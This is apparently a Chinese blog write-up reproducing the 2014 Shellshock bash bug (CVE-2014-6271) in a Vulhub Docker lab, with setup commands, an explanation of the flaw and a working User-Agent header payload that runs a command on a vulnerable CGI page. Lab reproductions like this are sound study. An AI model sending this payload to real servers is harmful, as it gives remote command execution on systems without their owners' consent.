CVE-2014-6271 Shellshock漏洞复现

1.复现环境

考虑到手上没有如此古老的bash4.3环境，这里用云服务器搭建docker使用Vulhub漏洞环境来复现。这里先简要介绍一下吧。。

```
#阿里云服务器安装docker
sudo apt-get install docker-ce
#从码云clone下Vulhub环境，github太慢了
git clone https://gitee.com/puier/vulhub.git
#进入CVE-2014-6271的目录
cd vulhub/bash/shellshock
#docker产生环境，编译运行
docker-compose up -d
```

2.复现步骤


服务启动后，有两个页面`http://47.102.140.100:8080/victim.cgi`和`http://47.102.140.100:8080/safe.cgi`。其中safe.cgi是最新版bash生成的页面，victim.cgi是bash4.3生成的页面。

用Web神器Burpsuite传入Payload：

```
User-Agent: () { foo; }; echo Content-Type: text/plain; echo; /usr/bin/id
```

在victim.cgi，命令成功被执行：

从response可以看出得到了输出




同样的payload传入safe.cgi，不受影响，传回的依然是正常的回应：

3.漏洞原理

Bash支持通过进程环境导出shell变量和shell函数到子进程的其他的bash实例中。现有的bash版本使用环境变量实现这一过程。环境变量以函数名命名，以“() { }”作为环境变量的值传送函数定义。由于bash处理函数定义后仍会继续解析和执行跟在函数定义后的shell命令导致远程任意代码执行。

核心原因：没有严格限制输入的边界，没有合法化的参数判断。



CVE-2014-6271漏洞实现远程代码执行原理图